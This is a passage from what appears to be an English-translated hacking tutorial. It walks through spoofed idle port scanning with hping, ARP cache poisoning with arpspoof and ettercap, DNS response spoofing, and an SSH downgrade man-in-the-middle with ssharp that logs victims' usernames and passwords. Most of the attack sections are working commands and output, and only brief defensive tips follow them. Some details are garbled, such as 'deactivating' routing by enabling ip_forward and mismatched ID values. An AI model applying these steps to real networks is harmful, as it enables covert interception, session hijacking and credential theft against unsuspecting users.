(for example: hping 192.168.1.1 -r)

Here, -r corresponds to the option showing the id increment as emissions are taking place (this option will be used only for clarification purposes).

```
[root@terrier root]# hping 192.168.1.1 -r
HPING 192.168.1.1 (eth0 192.168.1.1): NO FLAGS are set, 40 headers + 0 data bytes
s
len=46 ip=192.168.1.1 flags=RA seq=0 ttl=128 id=56771 win=0 rtt=0.8 ms
len=46 ip=192.168.1.1 flags=RA seq=1 ttl=128 id=+1 win=0 rtt=0.6 ms
len=46 ip=192.168.1.1 flags=RA seq=2 ttl=128 id=+1 win=0 rtt=0.6 ms
len=46 ip=192.168.1.1 flags=RA seq=3 ttl=128 id=+1 win=0 rtt=0.6 ms
len=46 ip=192.168.1.1 flags=RA seq=4 ttl=128 id=+1 win=0 rtt=0.6 ms
len=46 ip=192.168.1.1 flags=RA seq=5 ttl=128 id=+1 win=0 rtt=0.6 ms
len=46 ip=192.168.1.1 flags=RA seq=6 ttl=128 id=+1 win=0 rtt=0.6 ms
len=46 ip=192.168.1.1 flags=RA seq=7 ttl=128 id=+1 win=0 rtt=0.6 ms
```

Here is a capture done with Ethereal of packets sent and received successively between machines A and C.

1st packet: In the capture, machine A has IP 192.168.1.2 and machine C has IP 192.168.1.1.



```
⊕ Internet Protocol, Src Addr: 192.168.1.2 (192.168.1.2), Dst Addr: weed (192.168.1.1)
    Version: 4
    Header length: 20 bytes
    ⊕ Differentiated Services Field: 0x00 (DSCP 0x00: default; ECN: 0x00)
        Total Length: 40
        Identification: 0x848c
    ⊕ Flags: 0x00
        Fragment offset: 0
        Time to live: 64
        Protocol: TCP (0x06)
        Header checksum: 0x72f0 (correct)
        Source: 192.168.1.2 (192.168.1.2)
        Destination: weed (192.168.1.1)
```

It is the IP protocol that is going to be of interest to us :). So the first packet is sent from machine A to machine C. It is a TCP packet sent on port 0 of machine C, with all flags at 0, and with a sequence number and an acknowledgement number. Please note that here the IP identification is equal to 0x934d.

2nd packet :

```
⊕ Internet Protocol, Src Addr: weed (192.168.1.1), Dst Addr: 192.168.1.2 (192.168.1.2)
    Version: 4
    Header length: 20 bytes
    ⊕ Differentiated Services Field: 0x00 (DSCP 0x00: default; ECN: 0x00)
        Total Length: 40
        Identification: 0x934d
    ⊕ Flags: 0x00
        Fragment offset: 0
        Time to live: 128
        Protocol: TCP (0x06)
        Header checksum: 0x242f (correct)
        Source: weed (192.168.1.1)
        Destination: 192.168.1.2 (192.168.1.2)
```

Machine C answers with a TCP packet with RST/ACK at 1. (This is normal as port 0 is not open). Please note that its IP identification number is 0x934d.



3rd packet :

Machine A sends back TCP packet on port 0 with all flags at 0.

```
Internet Protocol, src Addr: 192.168.1.2 (192.168.1.2), dst Addr: weed (192.168.1.1)
  version: 4
  Header length: 20 bytes
  Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
    Total Length: 40
    Identification: 0x1923
  Flags: 0x00
    Fragment offset: 0
    Time to live: 64
    Protocol: TCP (0x06)
    Header checksum: 0xde59 (correct)
    Source: 192.168.1.2 (192.168.1.2)
    Destination: weed (192.168.1.1)
```

Please note that the IP identification number has been incremented of several bits, from 0x848 to 0x1923.

4th packet :

The machine answers with a TCP packet identical to the 2nd packet. Now look at the IP identification number: it has been incremented of +256!

```
Internet Protocol, src Addr: weed (192.168.1.1), dst Addr: 192.168.1.2 (192.168.1.2)
  version: 4
  Header length: 20 bytes
  Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
    Total Length: 40
    Identification: 0x934e
  Flags: 0x00
    Fragment offset: 0
    Time to live: 128
    Protocol: TCP (0x06)
    Header checksum: 0x242e (correct)
    Source: weed (192.168.1.1)
    Destination: 192.168.1.2 (192.168.1.2)
```

The identification number of machine A is always incremented of +256. But remember that it is not the value of the increment that is of interest to us here but rather the fact that it remains constant. Thanks to this identification number, we will be able to determine if a port is open on server S.


Now, machine A must send a spoofed packet to server S, to make it believe that machine C wishes to connect. To establish the scan, the first window is left open and another one is opened in which we will type:

hping -a <IPspoofed> -S -p <port> <ipdestination>

Example: hping -a 192.168.231.81 -S -p 21 192.168.231.1 where 22 is a port and we are going to try to determine if it is open or not.

We will simultaneously launch the packets emissions for a better analysis of results.


First terminal; emission of spoofed packets to server S.



```
Osiris:/home/xdream# hping -a 192.168.231.81 -S -p 22 192.168.231.1
HPING 192.168.231.1 (eth0 192.168.231.1): S set, 40 headers + 0 data bytes
```

Here, C asks for connections to S. The ID is incremented of +1 at each sending.

Second terminal: emission of TCP/IP packets to client C.



```
Osiris:/home/xdream# hping -r 192.168.231.81
HPING 192.168.231.81 (eth0 192.168.231.81): NO FLAGS are set, 40 headers + 0 data bytes
len=46 ip=192.168.231.81 ttl=64 DF id=96 sport=0 flags=RA seq=0 win=0 rtt=0.3 ms
len=46 ip=192.168.231.81 ttl=64 DF id=+1 sport=0 flags=RA seq=1 win=0 rtt=0.2 ms
len=46 ip=192.168.231.81 ttl=64 DF id=+2 sport=0 flags=RA seq=2 win=0 rtt=0.3 ms
len=46 ip=192.168.231.81 ttl=64 DF id=+2 sport=0 flags=RA seq=3 win=0 rtt=0.3 ms
len=46 ip=192.168.231.81 ttl=64 DF id=+2 sport=0 flags=RA seq=4 win=0 rtt=0.3 ms
len=46 ip=192.168.231.81 ttl=64 DF id=+2 sport=0 flags=RA seq=5 win=0 rtt=0.3 ms
len=46 ip=192.168.231.81 ttl=64 DF id=+2 sport=0 flags=RA seq=6 win=0 rtt=0.3 ms
len=46 ip=192.168.231.81 ttl=64 DF id=+2 sport=0 flags=RA seq=7 win=0 rtt=0.2 ms

--- 192.168.231.81 hping statistic ---
8 packets transmitted, 8 packets received, 0% packet loss
round-trip min/avg/max = 0.2/0.3/0.3 ms
Osiris:/home/xdream#
```

Let us have a look at the same time at what is on our second terminal, the only one of interest here. We notice that the packets' ids are all incremented of +1, but from the 3rd onwards, the increment is doubled (+2). The ID is doubled during the emission of 6 packets, and exactly 6 packets had already been emitted (see bottom of the previous capture). What can the conclusion be? As the ID has doubled, it can only mean one thing: 8 packets have been emitted by C but they were not destined to A, hence the increment jump from +256 to +512. What were these packets? If you refer to the previous chapter, these were obviously packets going from C to S with the RST flag active. But why is that? It is because C has never itself requested a connection. So it informs S with each packet with a Syn / Ack that it receives that this is an error.



We know that the server of interest to us, port 21, is closed. So we will repeat the same method by exchanging port 22 for port 21. Let us take a look at the results.

First terminal: emission of spoofed packets to server S.

```
xterm
Osirist:/home/xdream# hping -a 192.168.231.81 -S -p 21 192.168.231.1
HPING 192.168.231.1 (eth0 192.168.231.1): S set, 40 headers + 0 data bytes
[
```

Second terminal : emission of TCP/IP packets to client C.

```
xterm <2>
Osirist:/home/xdream# hping -r 192.168.231.81
HPING 192.168.231.81 (eth0 192.168.231.81): NO FLAGS are set, 40 headers + 0 dat
a bytes
len=46 ip=192.168.231.81 ttl=64 DF id=236 sport=0 flags=RA seq=0 win=0 rtt=0.3 m
s
len=46 ip=192.168.231.81 ttl=64 DF id=+1 sport=0 flags=RA seq=1 win=0 rtt=0.3 ms
len=46 ip=192.168.231.81 ttl=64 DF id=+1 sport=0 flags=RA seq=2 win=0 rtt=0.3 ms
len=46 ip=192.168.231.81 ttl=64 DF id=+1 sport=0 flags=RA seq=3 win=0 rtt=0.2 ms
len=46 ip=192.168.231.81 ttl=64 DF id=+1 sport=0 flags=RA seq=4 win=0 rtt=0.2 ms
len=46 ip=192.168.231.81 ttl=64 DF id=+1 sport=0 flags=RA seq=5 win=0 rtt=0.2 ms
[
```

Here, we can see that the ID has not changed. Why? Because a machine never responds to a Reset. When a port is closed, there is no “leaking” of packets, so there are no more modifications of the ID. You probably understand now how vitally important it is that machine C communicate only with A.

Conclusion

In this chapter, we seen the functioning principle of this type of scan.

Please note that Unix users make use of the famous fyodor (nmap) port scanner (downloadable at <http://www.insecure.org>). It takes into account this type of scan and can be very powerful. You will also note that even if you are not in S's logs, you are in those of C. So a hacker can be found...



5. Connections Hijacking

We are going to use the properties of the data transmission model on a local network in order to hijack a third machine (the hacker's machine), with the flows transiting on the network.

On a LAN, packets destined to an IP address of the same network are not routed but sent directly to the communicating machine. So the packet will be encapsulated in an Ethernet packet (layer 2 of the OSI model) whose destination MAC address will be that of the machine associated to the IP address that we want to attach. To know what the MAC address associated to an IP is, the kernel will consult its ARP cache which associates internal network IPs and MACs. You can consult your cache with the arp -a command:

```
arp -a
Dantes (192.168.124.20) at 00:50:22:80:B3:34 [ether]
? (192.168.124.1) at 00:09:5B:44:AA:E4 [ether]
```

These entries in the cache are not permanent. When booted, the system is empty. It is when a packet is first sent to an IP that is not associated to any MAC that will be resolved the physical address of the host we wish to reach. What's more, these entries disappear after a certain timeout. The protocol that can associate IP and MAC is **ARP** (Address Resolution Protocol).

A) ARP Cache Poisoning

Machine A wishes to reach machine B, but no entry corresponding to B is found. A sends an ARP Request in broadcast on the network asking what is the MAC address of machine B. Machine B receives this packet and answers. At the same time, B will have noted A's MAC to associate to A's IP in its ARP cache. B sends an ARP response to A, in order to fill its ARP cache by associating IP A and MAC A.

ARP Request sent by A:

MAC SRC	IP SRC	MAC DST	IP DST
MAC A	IP A	FF:FF:FF:FF:FF:FF	IP B

ARP response sent by B to A:

MAC SRC	IP SRC	MAC DST	IP DST
MAC B	IP B	MAC A	IP A

With the help of tcpdump, we can sniff the transiting ARP Requests:

```
tcpdump arp
tcpdump: listening
15:57:28.027387 arp who-has Dantes tell 192.168.124.12
15:57:28.028122 arp reply Dantes is-at 0:50:22:80:b3:34
```



The ARP protocol has never been conceived for security and this will allow us to hijack the existing connections between two machines of the same LAN. Two security problems can appear:

- This protocol does not keep the states, meaning that a machine receiving an ARP response will accept it and update its cache, even if it has not sent a previous ARP request.
- A machine receiving an ARP request automatically updates its cache to re-associate the IP and the MAC of the sender.

It is therefore possible to forge ARP requests or responses to or from a machine in order to corrupt its cache by associating a network IP to the MAC of a hacker's machine. So when a machine B sends a packet to A's IP, it will be encapsulated in an Ethernet packet whose physical destination will be that of the hacker. By proceeding in this manner, it can also hijack the flow from B to A.

This type of operation can be done manually on Linux:

First of all, we must deactivate the routing on machine C:

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

We are then going to send two ARP responses, one towards A and the other one towards B:
The prerequisite data is:

Machine	IP	MAC
A	192.168.124.1	00:09:5B:44:AA:E4
B	192.168.124.20	00:50:22:80:B3:34
C	192.168.124.12	00:90:4B:77:CC:D1

We are going to forge packets with the help of the ARPSpoof tool (on both Linux and Windows):

The options to pass are:

-i : Interface

-t : Optional, if all you want is to hijack the connection between a particular target and a host.

host: host towards which all connections must be hijacked. If the **-t** option is not used, then all the connections of all the network's machines to this host will be hijacked:

```
Laptop:/home/xdream# arpspoof 192.168.124.1
0:90:4b:77:cc:d1 ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.124.1 is-at 0:90:4b:77:cc:d1
0:90:4b:77:cc:d1 ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.124.1 is-at 0:90:4b:77:cc:d1
0:90:4b:77:cc:d1 ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.124.1 is-at 0:90:4b:77:cc:d1
0:90:4b:77:cc:d1 ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.124.1 is-at 0:90:4b:77:cc:d1
0:90:4b:77:cc:d1 ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.124.1 is-at 0:90:4b:77:cc:d1
0:90:4b:77:cc:d1 ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.124.1 is-at 0:90:4b:77:cc:d1
0:90:4b:77:cc:d1 ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.124.1 is-at 0:90:4b:77:cc:d1
0:90:4b:77:cc:d1 ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.124.1 is-at 0:90:4b:77:cc:d1
0:90:4b:77:cc:d1 ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.124.1 is-at 0:90:4b:77:cc:d1
0:90:4b:77:cc:d1 ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.124.1 is-at 0:90:4b:77:cc:d1
```

Let us now display the contents of machine B's ARP cache:

```
Dantes:~# arp -a
arp -a
? (192.168.124.1) at 00:90:4B:77:CC:D1 [ether] on eth0
? (192.168.124.12) at 00:90:4B:77:CC:D1 [ether] on eth0
? (192.168.124.15) at 00:50:BA:5D:35:6C [ether] on eth0
? (192.168.124.10) at 00:50:8D:F9:E2:5E [ether] on eth0
```


We can see that machine A's address is associated to the hacker machine's MAC address. If we trace the path taken by a packet from machine B to machine A, we notice that it also passes through machine C:

```
Dantes:~# traceroute 192.168.124.1
traceroute to 192.168.124.1 (192.168.124.1), 30 hops max, 38 byte packets
 1 192.168.124.12 (192.168.124.12) 1.093 ms 36.272 ms 1.863 ms
 2 192.168.124.1 (192.168.124.1) 3.006 ms 2.242 ms 2.730 ms
```


Another tool on both Linux and Windows can manage the whole hijacking in a more automatic way: **ettercap**. The version used will be the 0.6.0 one, which you will find at:
<http://prdownloads.sourceforge.net/ettercap/ettercap-0.6.b.tar.gz?download>

You can display a help panel with the **h** command.


Select two IPs between which you want to hijack the traffic. You will then be able to sniff the connections.



You can then hijack all traffic between these two machines (**s** command). All established connections can then be sniffed: select one, then press Enter.



Finally, it is possible to inject commands into an existing canal. Select the canal in question, you will have two windows, one for the client, the other one for the server. With the help of **<TAB>**, choose the window where you wish to inject a command to be executed (it should be the server's) and start the injection window with the **i** key. Of course, the command you inject will be sent as such. This means that you must respect the associated protocol format. If it were for example an FTP protocol and you wanted to create a directory, the command to send would be **MKD dir**.



B) DNS hijacking

The DNS protocol is destined to resolve a host name, for example www.thehackademy.net into an IP address, in order to establish a direct communication with the server in question. The DNS protocol's format is as follows:

The standard host name resolution procedure is the following one:

- 1) The client sends a DNS request to the name server in order to resolve the name www.serv.com into its IP address.
- 2) The DNS server quizzes the serv.com domain DNS in order to determine the IP of machine www.
- 3) The DNS server sends back the IP address associated to www.serv.com to the client through a DNS answer.

The principle of DNS hijacking will therefore be to hijack a DNS response to replace the server IP to which the victim wishes to connect with the hacker's. He will then be able to freely emulate a site to recover information (access codes, ...) or simply forward the connection to the server so as to spy on the communication.

We are going to use the Denver tool (on Linux) to redirect a connection request towards www.google.com to the www.thehackademy.net website in a way that is transparent for the user. The options to send are:

- g : Gateway IP.
- h : IP of the host to be hijacked.
- d : Domain to be spoofed.
- p : IP to which the connection must be hijacked.



```
Laptop:# denver -s -i wlan0 -g 192.168.124.1 -h 192.168.124.12 -d www.google.com -p 213.30.164.104

Starting denver 1.0 --- denver@illionsecurity.ch

Error: the host and the local interface ip's are the same.
Laptop:# denver -s -i wlan0 -g 192.168.124.1 -h 192.168.124.10 -d www.google.com -p 213.30.164.104

Starting denver 1.0 --- denver@illionsecurity.ch

Checking if host and gateway are up and running on the LAN ...
Success.
192.168.124.10 is beeing fooled.
Waiting for DNS requests ...
-----
DNS request to 'www.google.com' spoofed successfully
```

Security

As the ARP protocol is used to update tables, the best way to avoid this type of attack is to manually fill the ARP cache of each machine. For this, we will use the arp program, which will enable us to carry out this operation by associating each IP present on the network to its real physical address:

```
arp -s x.x.x.x y-y-y-y-y-y
```

6. Attacking secure protocols

A) SSH

SSH can establish a secure communication in command shell mode. There are today two versions of the SSH protocol, ssh1 and ssh2. The whole communication as well as the login/password are exchanged in an encrypted manner on the network. The establishment of the secure communication follows the following process:

- 1) Connection request from the client.
- 2) Server sends banner.
- 3) Server sends public key.
- 4) A symmetric key generated by the client is encrypted with the public key provided by the server.
- 5) Symmetric key is sent to server
- 6) Communication is established.

Hijacking an SSH session is comparable to hijacking an SSL one. The pirate places himself between the client and the server and emulates an SSH server to which the client will be re-directed in order to identify himself. In turn, the hacker establishes a communication with the final SSH server thanks to the login and password obtained from the client. If ssh1 is vulnerable to this type of attack, ssh2 is supposed to be protected from it.

ssh2 protection

The server's public key is stored in the **known_host** on the client side. If during the connection the key sent back is not the one indicated in the file, which will necessarily be the case, the ssh client refuses to establish a communication, by sending back this type of message:

However, it is the server who gives the client the ssh (1 or 2) protocol version which will be used through the presentation banner it sends back:

SSH-1.99-OpenSSH 2.2.0p1

So it is possible to force the client to use another version of the protocol than the one he usually uses. The public key used in the ssh2 protocol is different from the one used with ssh1, even if it is the same server. As the key used in the version of protocol 1 is not the same as the one in the known_host file, the client will ask if he must add it. If the user answers yes, a secure communication will be established through the hacker's machine, and in a way that is transparent for the victim.

On Linux, the **ssharp** tool associated to the **mss** tool can carry out this attack:

You will find these two tools on thehackademy.net website.

Let us first compile mss:

```
tar xzvf mss-0.3.tgz  
cd mss  
make all  
make install
```

We can then compile ssharp:

```
tar xzvf 7350ssharp.tgz  
cd ssharp  
.configure  
make  
make install  
cp ssh /usr/local/bin/ssharpclient
```

Be careful, ssharp is a modified version sshd which is a real diamond, which will replace your previous version of openssh, if you have one.



Carrying out the attack

First, have the modified sshd diamond listen to port 10000:

```
./sshd -4 -p 10000
```

We will then hijack the connections:

Let us activate the routing:

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

We then request that all connections directed to port 22 be rerouted to local port 10000:

```
iptables -t nat -A PREROUTING -p tcp --sport 1000:65000 --dport 22 -j REDIRECT --to-port 10000 -i eth0
```

Finally we hijack the communications with a standard arp poisoning type attack for all communications with the target server:

```
arp spoof -i eth0 192.168.124.20
```

When the client establishes a connection, he will receive a message of this type:

```
Laptop:/home/xdream# ssh Dantes
The authenticity of host 'dantes (192.168.124.20)' can't be established.
RSA key fingerprint is d8:84:7a:96:36:15:2e:40:3e:7f:6e:e8:12:23:74:97.
Are you sure you want to continue connecting (yes/no)? yes
```

If the client answers yes, he will be able to connect, and a temporary file will be created on the hacker's machine, of the **sshsharp-IPSERVER.PID** type. You can then use the mss-client binary on this file to spy on the communication:

```
mss-client /tmp/sshsharp-192.168.124.20.11234
```

What's more, the captured logins and passwords are stored in the /tmp/sshsharp file:

```
Laptop:/home/xdream# cat /tmp/sshsharp
192.168.124.20:22 [xdream:password]
```

Security

The best protection against this type of attack is to use the ssh2 protocol with the client, even if the server requests the use of ssh1. You can at the same time give the -2 option to the client:

```
ssh -2 192.168.124.20
